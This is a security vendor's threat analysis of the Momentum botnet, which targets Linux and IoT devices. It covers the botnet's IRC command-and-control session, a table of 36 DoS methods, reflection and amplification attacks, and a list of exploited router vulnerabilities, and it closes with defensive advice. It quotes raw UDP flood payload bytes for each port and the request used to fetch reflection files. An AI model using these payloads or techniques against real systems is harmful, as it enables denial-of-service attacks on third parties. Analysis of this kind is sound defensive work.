Momentum Botnet's Newest DDoS Attacks and IoT Exploits

By Aliakbar Zahravi (words)

Published: 2019-12-16 · Archived: 2026-04-06 01:38:08 UTC

We recently found notable malware activity affecting devices running Linux, a platform that has battled [numerous issuesopen on a new tab] just this year. Further analysis of retrieved malware samples revealed that these actions were connected to a botnet called Momentum (named for the image found in its communication channel). We found new details on the tools and techniques the botnet is currently using to compromise devices and perform distributed denial-of-service (DDoS) attacks.

Momentum targets the Linux platform on various CPU architectures such as ARM, MIPS, Intel, Motorola 68020, and more. The main purpose of this malware is to open a backdoor and accept commands to conduct various types of DoS attacks against a given target. The backdoors being distributed by the Momentum botnet are Mirai, Kaiten, and Bashlite variants; the specific sample we analyzed was pushing a Mirai backdoor. Moreover, Momentum spreads via exploiting multiple vulnerabilities on various routers and web services to download and execute shell scripts on the target devices.

How does Momentum work?

After infecting a device, Momentum attempts to achieve persistence by modifying the "rc" files; then it joins the command and control (C&C) server and connects to an internet relay chat (IRC) channel called #HellRoom to register itself and accept commands. The IRC protocol is the main method of communication with the command and control (C&C) servers. The botnet operators can then control infected systems by sending messages to the IRC channel.

```
NICK [MTM-BOT|x86_32]xPgCI
USER xPgCI localhost localhost :xPgCI
PING :C3E57211
PONG :C3E57211
:irc.momentum.net 001 [MTM-BOT|x86_32]xPgCI :Welcome to the Momentum IRC Network [MTM-BOT|x86_32]xPgCI!xPgCI@170.199.237.98
:irc.momentum.net 002 [MTM-BOT|x86_32]xPgCI :Your host is irc.momentum.net, running version UnrealIRCd-4.2.2
:irc.momentum.net 003 [MTM-BOT|x86_32]xPgCI :This server was created Sun Apr 7 2019 at 19:04:01 EDT
:irc.momentum.net 004 [MTM-BOT|x86_32]xPgCI irc.momentum.net UnrealIRCd-4.2.2 iowrsxzdHtIDZRqpWGTSB lvhopsmntikraqbeIzMQNRTOVKDdGLPZSCcf
:irc.momentum.net 005 [MTM-BOT|x86_32]xPgCI AWAYLEN=307 CASEMAPPING=ascii CHANLIMIT=#:30 CHANMODES=beI,kLf,l,psmntirzMQNRTOVKDdGPZSCc CHANNELLEN=32 CHANTYPES=# DEAF=d ELIST=MNUCT
EXCEPTS EXTBAN=~,tmTSOcaRrnqj HCN INVEX :are supported by this server
:irc.momentum.net 005 [MTM-BOT|x86_32]xPgCI KICKLEN=307 KNOCK MAP MAXCHANNELS=30 MAXLIST=b:60,e:60,I:60 MAXNICKLEN=30 MODES=12 NAMESX NETWORK=Momentum NICKLEN=30 PREFIX=(qaohv)~&@%+
QUITLEN=307 :are supported by this server
:irc.momentum.net 005 [MTM-BOT|x86_32]xPgCI SAFELIST SILENCE=15 STATUSMSG=~&@%+ TARGMAX=DCCALLOW:,ISON:,JOIN:,KICK:4,KILL:,LIST:,NAMES:1,NOTICE:1,PART:,PRIVMSG:
4,SAJOIN:,SAPART:,USERHOST:,USERIP:,WATCH:,WHOIS:1,WHOWAS:1 TOPICLEN=360 UHNAMES USERIP WALLCHOPS WATCH=128 WATCHOPTS=A :are supported by this server
:irc.momentum.net 396 [MTM-BOT|x86_32]xPgCI EB86BCAC.674A2FD3.F90CD863.IP :is now your displayed host
:irc.momentum.net 251 [MTM-BOT|x86_32]xPgCI :There are 3 users and 129 invisible on 1 servers
:irc.momentum.net 253 [MTM-BOT|x86_32]xPgCI 4 :unknown connection(s)
:irc.momentum.net 254 [MTM-BOT|x86_32]xPgCI 4 :channels formed
:irc.momentum.net 255 [MTM-BOT|x86_32]xPgCI :I have 132 clients and 0 servers
:irc.momentum.net 265 [MTM-BOT|x86_32]xPgCI 132 399 :Current local users 132, max 399
:irc.momentum.net 266 [MTM-BOT|x86_32]xPgCI 132 343 :Current global users 132, max 343
:irc.momentum.net 375 [MTM-BOT|x86_32]xPgCI :- irc.momentum.net Message of the Day -
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- 2/10/2019 19:03
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |==================================================================================|
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |   __    __     _____     __    __   _____  __   __   _______    __    __    __    __   |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |  /_/\  /\_\    ) ___ (   /_/\  /\_\ /\_____\/_/\ /\_\/\_______)\ /\_\  /_/\  /_/\  /\_\  |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |  ) ) \/ ( (  / /\_/\ \  ) ) \/ ( (( (_____/) ) \ ( (\(___  __\/( ( (  ) ) ) ) ) \/ ( (  |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- | /_/ \  / \_\/ /_/ (_\ \/_/ \  / \_\\ \__\ /_/   \ \_\ / / /    \ \ \/ / / /_/ \  / \_\ |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- | \ \ \\// / /\ \ )_/ / /\ \ \\// / // /__/_\ \ \   / /( ( (      \ \  / /  \ \ \\// / / |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |  )_) )( (_(  \ \/_\/ /  )_) )( (_(( (_____\)_) \ (_(  \ \ \     ( (__) )   )_) )( (_(  |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |  \_\/  \/_/   )_____(   \_\/  \/_/ \/_____/\_\/ \/_/  /_/_/      \/__\/    \_\/  \/_/  |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |                                                                                  |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |                                   FUCK THE FEDS                                  |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |                                                                                  |
:irc.momentum.net 372 [MTM-BOT|x86_32]xPgCI :- |__________________________________________________________________________________|
:irc.momentum.net 376 [MTM-BOT|x86_32]xPgCI :End of /MOTD command.
:[MTM-BOT|x86_32]xPgCI MODE [MTM-BOT|x86_32]xPgCI :+iwx
MODE xPgCI -xi
:irc.momentum.net 401 [MTM-BOT|x86_32]xPgCI xPgCI :No such nick/channel
JOIN #HellRoom :eKDdMZwH
WHO xPgCI
:[MTM-BOT|x86_32]xPgCI!xPgCI@EB86BCAC.674A2FD3.F90CD863.IP JOIN :#HellRoom
:irc.momentum.net 353 [MTM-BOT|x86_32]xPgCI = #HellRoom :[MTM-BOT|x86_32]xPgCI [MTM-BOT|ARM4T]rUJj32E5 [MTM-BOT|ARM3]GXbq22 [MTM-BOT|ARM4T]sAm4 [MTM-BOT|ARM3]yqyXq5 [MTM-BOT|
```

Figure 1. After an infected device joins the attackers IRC command and control channel




Figure 2. Command and control communication path (downloader/distributer server, IRC server)

The distribution server (as seen above) hosts the malware executables. The other server is a C&C server for the botnet. The C&C servers were live as recently as November 18 2019.

Once the communication lines are established, Momentum can use various commands to attack using the compromised devices. In particular, Momentum can deploy 36 different methods for DoS, as listed below.

Command	**Description**
ACK	ACK flooder
ADV-TCP	TCP flooding - Improved SSYN Attack
BLACKNURSE	An ICMP packet flooder
DNS	DNS amplification flooder
ECE attacking (Not in use)	Type of SYN flood
ESSYN	ExecuteSpoofedSyn Flooder
FIN attacking (Not in use)	FIN flood
FRAGACK	ACK Fragmentation Flood
FRAG-TCP	Spoofed TCP Fragmentation Flooder
GRE	GRE flood
HOLD (Not in use)	TCP connect flooder(frag)
HTTP	HTTP Flooder
HTTPFLOOD	HTTP flooding
JUNK	TCP flooder (frag)
LDAP	LDAP amplification flooder
MEMCACHE	MEMCACHE amplification flooder
NSACK	Type of ACK flood
NSSYN	Type of SYN flooder
OVH	Type of UDP flooding (DOMINATE)

PHATWONK	Multiple attacks in one e.g. xmas, all flags set at once, usyn (urg syn), and any TCP flag combination.
RTCP	A Random TCP Flooder Fragmented packet header
SACK	Type of TCP flood
SEW Attack	Type of SYN flood
SSYN2	Type of SYN flood
STUDP	STD Flooder
STUDP	STD Flooder
SYN	SYN flooder
SYNACK	SYN-ACK flood
TCPNULL	TCP-Nulled flooding - Flood with TCP packets with no flag set
UDP	UDP flood
UDP-BYPASS	A udp flooder (vulnMix)
UNKNOWN	UDP Flooder
URG attacking	-
VOLT-UDP	Spoofed UDP Flooder, Can Bypass most firewall
VSE	Valve Source Engine Amplification
XMAS	TCP Xmas flood

Table 1. Various DoS methods that Momentum is capable of

The malware uses known reflection and amplifications methods that have a variety of targets: MEMCACHE, LDAP, DNS and Valve Source Engine. In these types of attack, the malware typically spoofs source IP addresses (the victims) to various services run on publicly accessible servers, provoking a flood of responses to overwhelm the victim's address.

Apart from DoS attacks, we found that Momentum is also capable of other actions: opening a proxy on a port on a specified IP, changing the nick of the client, disabling or enabling packeting from the client, and more. In the section below we will run through the specific attack capabilities of Momentum:

Momentum's denial-of-service attacks

LDAP DDoS reflection

In a LDAP DDoS reflection, the malware spoofed the source IP address of a target system to publicly accessible LDAP servers which causes it to send a larger response to the target.

Memcache attack I

In a Memcache attack, a remote attacker constructs and sends a malicious UDP request using a spoofed source IP address of a target system to a vulnerable UDP memcached server. The memcached server then sends a significantly large response to the target. Momentum uses an HTTP GET request to download a reflection file—the malware uses the same request for the same purpose in other amplified DoS attacks as well.

Based on initial data from Shodan, there are over 42,000 vulnerable memcached servers that can be affected by this type of attack.

The Momentum botnet uses the following HTTP GET request to download reflection file:

> GET / HTTP/1.1
>
> User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
>
> Host: <HOST_Address>:80
>
> Accept: */*
>
> Connection: Keep-Alive

UDP-BYPASS attack

In a UDP-BYPASS attack, Momentum floods the target host by constructing and unloading a legitimate UDP payload on a specific port. Upon execution of this attack the malware chooses a random port and a corresponding payload, then sends it against the targeted host. The malware uses multi-threading for this attack; each thread takes a port followed by its payload.

The following is list of some ports followed by their payload:

Port	Payload
500	\x00\x11\x22\x33\x44\x55\x66\x77\x00\x00\x00\x00\x00\x00\x00\x00\x01\x10\x02\x00\x00\x00\x00\x00\x00\x00\x00\xC0\x00\x00\x00\xA4
1434	\x02
5353	\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x09_services\x07_dns-sd\x04_udp\x05local\x00\x00\x0C\x00\x01
8767	xf4\xbe\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x002x\xba\x85\tTeamSpeak\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
9987	\x05\xca\x7f\x16\x9c\x11\xf9\x89\x00\x00\x00\x00\x02\x9d\x74\x8b\x45\xaa\x7b\xef\xb9\x9e\xfe\xad\x08\x19\xba\xcf\x41\xe0\x16\xa2\x32\
1604	\x1e\x00\x01\x30\x02\xfd\xa8\xe3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
1900	\x4d\x2d\x53\x45\x41\x52\x43\x48\x20\x2a\x20\x48\x54\x54\x50\x2f\x31\x2e\x31\x0D\x0A\x48\x6f\x73\x74\x3a\x32\x33\x39\x2e\x32\x35\x
623	\x06\x00\xff\x07\x00\x00\x00\x00\x00\x00\x00\x00\x00\x09\x20\x18\xc8\x81\x00\x38\x8e\x04\xb5
626	SNQUERY: 127.0.0.1:AAAAAA:xsvr
1194	8d\xc1x\x01\xb8\x9b\xcb\x8f\0\0\0\0
520	\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
177	\x00\x01\x00\x02\x00\x01\x00
389	\x30\x84\x00\x00\x00\x2d\x02\x01\x07\x63\x84\x00\x00\x00\x24\x04\x00\x0a\x01\x00\x0a\x01\x00\x02\x01\x00\x02\x01\x64\x01\x01\x00\x
161	\x30\x3A\x02\x01\x03\x30\x0F\x02\x02\x4A\x69\x02\x03\x00\xFF\xE3\x04\x01\x04\x02\x01\x03\x04\x10\x30\x0E\x04\x00\x02\x01\x00\x0
53	%getPayload%getPayload\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x03\x77\x77\x77\x06\x67\x6f\x6f\x67\x6c\x65\x03\x63\x6f\x6d\x00\x0
7	\x0D\x0A\x0D\x0A
111	\x72\xFE\x1D\x13\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x01\x86\xA0\x00\x01\x97\x7C\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0

Table 2. Ports and their payloads

Most of the scripts seen above are used for service discovery. If they are sent to the target device over a long period of time, denial-of-service may be achieved because they crash a service as a side effect of testing.

Phatwonk attacks

Phatwonk attacks perform multiple DoS methods at once: XMAS, all flags at once, usyn (urg syn), and any TCP flag combination.



Momentum's other capabilities

Fruitful attacks are also dependent on other capabilities than outright offense. Usually malware attempt to evade detection, maintain open avenues of communication, and more for a sustained successful campaign.

Momentum has other capabilities that help it spread and compromise devices:

- *Fast flux.* The Momentum botnet uses the fast flux technique in order to make its command and control network more resilient. A fast flux network means having multiple IP addresses associated with a domain name and then constantly changing them in quick succession—this is used by attackers to mislead or evade security investigators.
- *Backdoor.* The attacker can send a command ("BASH", "SHD" or SH commands) to the IRC channel and malware clients will receive and execute it on an infected system. The result will be sent back to the same IRC channel where the attacker executed it.
- *Propagate.* Momentum propagates by trying to exploit the vulnerabilities listed in the table below. The particular C&C server that we have been investigating has 1,232 victims shown. For other Momentum variants and C&C servers there may be more.

Vulnerability	Exploit Format

CCTV-DVR RCEopen on a new tab Several vendorsopen on a new tab	
ZyXEL Router (appears to be incomplete exploit, similar to thisopen on a new tab)	
Huawei Routeropen on a new tab	
Several vendors: Crestron AM, Barco wePresent WiPG, Extron ShareLink, Teq AV IT, SHARP PN-L703WA, Optoma WPS-Pro, Blackbox HD WPS, InFocus LiteShow Remote Command Injection (Similar to CVE 2019-3929 and thisopen on a new tab)	
D-Link HNAP1open on a new tab	
Realtek SDK UPnP SOAP Command Executionopen on a new tab	
GPON80open on a new tab	
GPON8080open on a new tab	
GPON443open on a new tab	


JAWS Webserver unauthenticated shell command execution	
Vacron NVR RCE	
UPnP SOAP Command Execution (similar to thisopen on a new tab)	
THINK-PHPopen on a new tab	
HooTooTripMate RCEopen on a new tab	

Table 3. Vulnerabilities and exploits used in propagation

Security recommendations and solutions

Smart and connected devices are prone compromise because of limited security settings and protection options. The devices themselves are often manufactured with operation in mind, not security. Users should take proactive steps in securing their devicesopen on a new tab, particularly routersopen on a new tab. As mentioned above, the Momentum botnet targets Linux devices which are known to be susceptible to attacks involving botnetsopen on a new tab, ransomwareopen on a new tab and cryptocurrency minersopen on a new tab. However, there are different ways to protect such devicesopen on a new tab from attacks.

Trend Micro Home Network Securityproducts provides an embedded network security solution that protects all devices connected to a home network against cyberattacks. Based on Trend Micro's rich threat research experience and industry-leading deep packet inspection (DPI) technology, Trend Micro Smart Home Network offers intelligent quality of service (iQoS), parental controls, network security, and more.

Trend Micro™ Deep Discovery™open on a new tab provides detection, in-depth analysis, and proactive response to attacks using exploits and similar threats through specialized engines, custom sandboxingopen on a new tab, and seamless correlation across the entire attack life cycle, allowing it to detect these kinds of attacks even without engine or pattern updates. These solutions are powered by XGen™ securityproducts, which provides a cross-generational blend of threat defense techniques against a full range of threats for data centersopen on a new tab, cloud environmentsproducts, networksopen on a new tab, and endpointsopen on a new tab. Smart, optimized, and connected, XGen powers Trend Micro's suite of security solutions: Hybrid Cloud Security, User Protection, and Network Defense.

Indicator of Compromise

SHA-256	Detection
3c6d31b289c46b98be7908acd84086653a0774206b3310e0ea4e6779e1ff4124	Trojan.Linux.MIRAI.SMMR1
